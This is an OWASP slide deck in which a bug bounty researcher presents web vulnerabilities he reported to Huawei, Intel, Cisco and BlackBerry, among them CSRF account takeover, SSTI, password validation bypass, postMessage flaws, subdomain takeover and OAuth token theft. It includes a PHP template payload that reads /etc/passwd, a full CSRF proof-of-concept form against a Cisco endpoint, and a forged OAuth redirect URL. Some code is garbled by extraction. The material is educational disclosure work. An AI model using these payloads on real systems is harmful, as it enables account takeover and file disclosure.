



Hunting Bugs in Web App

By Suleman Malik



OWASP

The Open Web Application Security Project



OWASP

The Open Web Application Security Project

- ## About Me

Suleman Malik is an independent security researcher and author specializing in web application security, IOS and Android application security. He has reported many security issues under the industry practice of coordinated disclosure and he is listed in more than 50 Halls of Fame including Google, Microsoft, Intel, Sony, LinkedIn, Blackberry, Apple, Oracle, Huawei, US Department of Defense and so on. He has been featured in top cyber security magazines including hakin9 & Pentest magazine and also has been declared as one of top ten highest paid security researchers in the world. HackerOne CEO also has acknowledged his work and invited him to visit the United States of America. Donald Freese, the director of FBI's cyber crime unit (NCIJTF) has also endorsed his skills. Suleman is currently a full time student working toward his degree in computer forensics and security

www.sulemanmalik.com



OWASP

The Open Web Application Security Project


- Session Hijacking
- Hacking Huawei accounts
- RCE on Intel
- Account takeover – Cisco
- Pwd validation bypass in Blackberry
- PostMessage vulnerability
- Subdomain Takeover
- Oauth token stealing

Session Hijacking



OWASP

The Open Web Application Security Project



- Front end Cookies
- Backend Cookies
- Vulnerability Chaining (XSS+Session)

Oracle, Shopify, iCloud, SourceForge & so on.


Session Hijacking



OWASP

The Open Web Application Security Project

- Brup Suite
- Cookies manager




Huawei Endpoint Vulnerability



OWASP

The Open Web Application Security Project

A screenshot of the Huawei website's registration page. The header features the Huawei logo, a navigation bar with links like 'I want to...', 'Consumer Products', 'Business Solutions', and 'Support', and a main heading 'Please let us know more about you for providing personalize service.' The form contains several fields: 'Email address', 'First Name', 'Last Name', 'Gender' (with 'Male' selected), 'Country/Region' (set to 'Afghanistan'), and 'Preferred Language' (set to 'Bahasa Indonesia(Indonesia)').

HUAWEI I want to... Consumer Products Business Solutions Support

Please let us know more about you for providing personalize service.

* Email address

* First Name

* Last Name

* Gender ☒ Male ☐ Female

* Country/Region: Country Co

* Preferred Language

<http://webaccount.huawei.com/en/PersonalPost?jsonpUpdateRegBack=&type=2>

Huawei Endpoint Vulnerability



OWASP

The Open Web Application Security Project

```
jsonpUpdateRegBack({"ackCode":"1","message":"update userinfo success!" })
```


http://webaccount.huawei.com/en/PersonalPost?jsonpUpdateRegBack=&type=2&userid=www_3369879&languages=en&fromsite=www.huawei.com&RolewithHuawei=Carrier&PreferredContact=Email&Age=%3C18&PreferredLanguage=en_US&CountryRegion=UK&JobTitle=CEO%2FPresident%2FManaging+Director&Address=&Zip=&Company=&emailaddress=&Name=hackedbysuleman&Name1=hackedbymalik&Email=sulemanmalik003%40gmail.com&Officetelephone=&Mobile=&countryCodeStr=%2B44&accountType=&Gender=male&Industry1=&Industry2=&Industry3=&IndustryKey1=&IndustryKey2=&IndustryKey3=&provincesuipmid=&_=1483012200890

Huawei Endpoint Vulnerability



OWASP

The Open Web Application Security Project

A screenshot of the Huawei website's registration form. The form is titled "HUAWEI" and includes a navigation bar with links for "I want to...", "Consumer Products", "Business Solutions", "Support", "Partners", and "Developers". The registration fields are: "First Name" (filled with "hackedbysuleman"), "Last Name" (filled with "hackedbymalik"), "Gender" (radio buttons for "Male" and "Female", with "Male" selected), "Country/Region" (dropdown menu showing "United Kingdom" and a "+44" phone code field), and "Preferred Language" (dropdown menu showing "English(UnitedStates)"). A "+ Expand more details" link is located below the form fields. A red "Submit" button is at the bottom of the form.

HUAWEI [I want to...](#) [Consumer Products](#) [Business Solutions](#) [Support](#) [Partners](#) [Developers](#)

* First Name

* Last Name

* Gender ☒ Male ☐ Female

* Country/Region:

* Preferred Language

[+ Expand more details](#)

Logged in with sulemanmalik003@gmail.com



OWASP

The Open Web Application Security Project

The screenshot shows a web browser window with the URL `https://www-ssl.intel.com/content/www/uk/en/secure/profile/myprofile.html#/personalinfo`. The browser's developer tools are open, and a red box highlights the 'View Source' button. A red circle with the number '1' is placed over the 'My Intel Profile' text. A large red box with the text 'Angular JS' is overlaid on the page, with an arrow pointing to the payload `malik{{9*9}}` in the 'Last Name' field. The 'First Name' field contains `malik{{9*9}}`. Below the fields, there is a 'Personal Profile' button and a 'Personal Information' section.

Products Learn & Develop Support United Kingdom

1

My Intel Profile

Angular JS

malik{{9*9}} malik{{9*9}}

Personal Profile >

Personal Information

First Name: malik{{9*9}}

Last Name: malik{{9*9}}

Intel - RCE/SSTI



OWASP

The Open Web Application Security Project



```
{php}$s=file_get_contents('/etc/passwd');var_dump($s);{/php}
```

Cisco CSRF/XSRF Vulnerability



OWASP

The Open Web Application Security Project

Welcome to Cisco

Cisco Account Profile

Choose Language : **English**

Contact

Role Details

Access

Preferences

Security

* Name: peter Dsouza [Edit](#)

* User ID: sulemanmalik111

* Email: Change in e-mail address will require confirmation prior to log

Alternate Email Address:

* Company Name and Address: BARBADOS ,Peter Corp [Edit](#)

Home Address: [Add home address](#)

* Business/Primary Phone Number: Country Code [Locate](#) Number ext

Select ▼

Mobile Phone Number:

Update and Verify

Updating/verifying your mobile number will provide enhanced protection of your account and can be

```
<form action="https://rpfa.cloudapps.cisco.com/rpfa/profile/edit_contact_loc.do" method="POST">
  <input type="hidden" name="org&#46;apache&#46;struts&#46;taglib&#46;html&#46;TOKEN" value="96c7bd806a962da7e995d88ca9c13436" />
  <input type="hidden" name="orgId" value="" />
```

Cisco CSRF/XSRF Vulnerability




OWASP

The Open Web Application Security Project

+ New | Reply | Delete | Archive | Junk | Sweep | Move to | Categories | ...

Cisco Account Created

 adminsupport@cisco.com
Today, 2:33 AM
You

peter Dsouza,


Your Cisco Account has been created.

Your user ID is: sulemanmalik111

Now you can [log in](#) with your user ID and password.

After logging in, you can:

- Visit [Cisco Account Profile](#) to add certifications, request permission to download software, or select your preferred language.
- Become a customer by [associating your user ID](#) with a contract number or bill-to ID.
If you do not have a contract number, [order services](#) directly through our global network of certified partners.
- Become a partner by [associating your user ID](#) with a partner company or [register your company](#) as a partner.



suleman malik
sulemanmalik03@live.com

Available

Appear away

Do not disturb

Invisible

Edit profile

View account

Sign out

Email confirmation from Cisco

Cisco CSRF/XSRF Vulnerability



OWASP

The Open Web Application Security Project

```
1 <html>
2 <!-- CSRF PoC - by Suleman Malik -->
3 <body>
4 <form action="https://rpfa.cloudapps.cisco.com/rpfa/profile/edit_contact_loc.do" method="POST">
5 <input type="hidden" name="" value="96c7bd806a962da7e995d88ca9c13436" />
6 <input type="hidden" name="orgId" value="" />
7 <input type="hidden" name="efUser" value="false" />
8 <input type="hidden" name="localFirstName" value="" />
9 <input type="hidden" name="firstName" value="suleman" />
10 <input type="hidden" name="localLastName" value="" />
11 <input type="hidden" name="lastName" value="malik" />
12 <input type="hidden" name="emailAddress" value="hackbysuleman&#64;gmail&#46;com" />
13 <input type="hidden" name="primaryEmailHiddenProperty" value="sulemanmalik003&#64;gmail&#46;com" />
14 <input type="hidden" name="altEmailAddress" value="" />
15 <input type="hidden" name="country" value="GB" />
16 <input type="hidden" name="countryEnglish" value="GB" />
17 <input type="hidden" name="orgName" value="Hacked&#32;by&#32;Suleman&#32;Malik" />
18 <input type="hidden" name="orgNameEnglish" value="" />
19 <input type="hidden" name="address1" value="" />
20 <input type="hidden" name="address1English" value="" />
21 <input type="hidden" name="address2" value="" />
22 <input type="hidden" name="address2English" value="" />
23 <input type="hidden" name="state" value="" />
24 <input type="hidden" name="stateEnglish" value="" />
25 <input type="hidden" name="stateText" value="" />
26 <input type="hidden" name="stateTextEnglish" value="" />
27 <input type="hidden" name="city" value="" />
28 <input type="hidden" name="cityEnglish" value="" />
29 <input type="hidden" name="cityText" value="" />
30 <input type="hidden" name="cityTextEnglish" value="" />
31 <input type="hidden" name="zipCode" value="" />
32 <input type="hidden" name="zipCodeEnglish" value="" />
33 <input type="hidden" name="homeAddress1" value="hacked&#32;add" />
34 <input type="hidden" name="homeAddress2" value="123&#32;hacked" />
35 <input type="hidden" name="homeCity" value="Hacked" />
36 <input type="hidden" name="homeState" value="WY" />
37 <input type="hidden" name="homeZipCode" value="90001" />
38 <input type="hidden" name="homeCountry" value="GB" />
39 <input type="hidden" name="phoneCountryCode" value="44" />
40 <input type="hidden" name="phoneNumber" value="7479886589" />
```



OWASP

The Open Web Application Security Project

A screenshot of the Cisco 'Forgot User ID or Password' page. The page has a blue header with the Cisco logo and navigation links: 'Products & Services', 'Support', 'How to Buy', 'Training & Events', and 'Partners'. The main content area is white and titled 'Forgot User ID or Password'. It contains the text: 'We will send your user ID and instructions on how to reset your password. Enter the email associated with your Cisco Account.' Below this is a form with a label 'Email' and a text input field containing 'sulemanmalik03@hotmail.com'. A red error message is displayed below the input field: 'We did not recognize your email. Re-enter your email.' A 'Submit' button is located below the error message. The entire form is enclosed in a blue border.

- Request new password & BoOm
- Victim will no longer be able to access his/her account.

Cisco CSRF/XSRF Vulnerability



OWASP

The Open Web Application Security Project

mail - suleman malik - ... x Cisco.com Profile Man... x Cisco.com Profile Man... x +

https://rpfa.cloudapps.cisco.com/rpfa/profile/profile_management.do x Search

Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

Welcome to Cisco

Cisco Account Profile

Choose Language : English ▾

Contact Role Details Access Preferences Security

* Name: suleman malik [Edit](#)

* User ID: sulemanmalik111

* Email: Change in e-mail address will require confirmation prior to log in

Alternate Email Address:

* Company Name and Address: BARBADOS ,Hacked by Suleman Malik [Edit](#)

Home Address: hacked add, 123 hacked, Hacked, WY, 90001, GB [Edit](#)

* Business/Primary Phone Number: Country Code [Locate](#) Number ext

Mobile Phone Number:

Updating/verifying your mobile number will provide enhanced protection of your account and can be used for account recovery.

Alternate Phone Number:

Password validation bypass in blackberry



OWASP

The Open Web Application Security Project

Password

First Name

Last Name

Screen Name

Username

Email Address

[What's this?](#)

☒ I would like to receive information about RIM and BlackBerry products and services.

Cancel

Save

Password

First Name

Last Name

Screen Name

Username

[What's this?](#)

☒ I would like to receive information about RIM and BlackBerry products and services.

Cancel

Save

Password validation bypass in blackberry



OWASP

The Open Web Application Security Project

Visited ▾ Offensive ▾

Copy Inner HTML
Copy Outer HTML
Copy Unique Selector
Copy Image Data-URL
Show DOM Properties
Use in Console
Expand All
Collapse

Paste Inner HTML
Paste Outer HTML
Paste...

Scroll Into View
Screenshot Node
Duplicate Node
Delete Node
Attribute

Inspector ▾

body > div#con

<input name="formId:password" type="password">

<label for="formId:password">

<input id="formId:password" type="password" value="" maxlength="30" onfocus="" type="password"></input>

Style Editor

Performance

Network

Rules

Filter S

Pseudo-el

This Element

element {

- No Param/Form – No validation


Password validation bypass in blackberry



OWASP

The Open Web Application Security Project

- Using Burp Suite



Password validation bypass in blackberry



OWASP

The Open Web Application Security Project

- Request new password on attacker email and change the victim password with the attacker password.

 BlackBerry®

 **BlackBerry ID - Details**

Username: hackedbysuleman3@gmail.com

Details [Edit](#)

First Name : suleman

Last Name : malik

Screen Name : sulemanmalik-42094

Email Status : Not confirmed ⓘ

Username : hackedbysuleman3@gmail.com

[Confirm my email](#)

[What's this?](#)

☒ I would like to receive information about RIM and BlackBerry products and services



- What is PostMessage ?

The postMessage API is an alternative to JSONP, XHR with CORS headers and other methods enabling sending data between origins. It was introduced with HTML5 and like many other cross-document features it can be a source of client-side vulnerabilities.



To send a message, an application simply calls the "postMessage" function on the target window:

```
targetWindow.postMessage("hello World!", "*");
```

And to receive a message, a “message” event handler can be registered on the receiving end:

```
window.addEventListener("message",  
function(message){console.log(message.data)});
```



Receiver must validate the origin of the message with the “message.origin” attribute.
If regex is used to validate the origin, it’s important to escape the “.” character, since this code:

```
//Listener on http://www.examplereceiver.com/  
window.addEventListener("message", function(message){  
  if(/

Would not only allow messages from “www.examplesender.com”, but also “wwwaexamplesender.com”, “wwwbexamplesender.com” etc.


```


PostMessage Vulnerability



OWASP

The Open Web Application Security Project

- You can check if a page has a registered message listener (and which script registered it) by using Chrome Devtools, under Sources -> Global Listeners:



- A lot of third party scripts use postMessage to communicate with the third party service, so your application might be using postMessage without your knowledge.



1. Search all subdomains with subdomain scanner.
2. Check subdomain alias in the terminal by using command

`#host example.com` or `#CNAME info.hacker.one`

```
DNS server handling your query: localhost
DNS server's address: 127.0.0.1#53

Non-authoritative answer:
info.hacker.one          canonical name = unbouncepages.com.
Name:  unbouncepages.com
Address: 52.51.108.77
Name:  unbouncepages.com
Address: 52.30.4.14
```



- OAuth is an open standard for authorization, commonly used as a way for Internet users to log into third party websites using their Microsoft, Google, Facebook, Twitter, One Network etc. accounts without exposing their password.
- In this attack, the attacker presents the victim with a URL to an authentication portal that the victim trusts (like Facebook), and by using this authentication portal the victim's secret access token is delivered to an HTTP server controlled by the attacker.
- Authentication is about intention, tricking a user into allowing access to an unintended resource is a vulnerability.

OAuth Token Stealing



OWASP

The Open Web Application Security Project

Payload %2F%2F → // %5c%5c → \\ %3F → ? %23 → # %40 → @

The %2F%2F relates to " //" (forward slashes). The "two forward slashes" are a common shorthand for "whatever protocol is being used right now".

Example request:-

[http](http://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&x_provider=facebook&response_type=token)

[://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&x_provider=facebook&response_type=token](http://example.com/socialize.login?client_id=123456&redirect_uri=http://victim.com/&x_provider=facebook&response_type=token)

Forged request :-

http://example.com/socialize.login?client_id=123456&redirect_uri=http://example.com%2f%2f.victim.com/&x_provider=facebook&response_type=token

Response :-

<http://example.com//.victim.com/?code=9999999999>



OWASP

The Open Web Application Security Project

ANY QUESTION?



OWASP

The Open Web Application Security Project

Thanks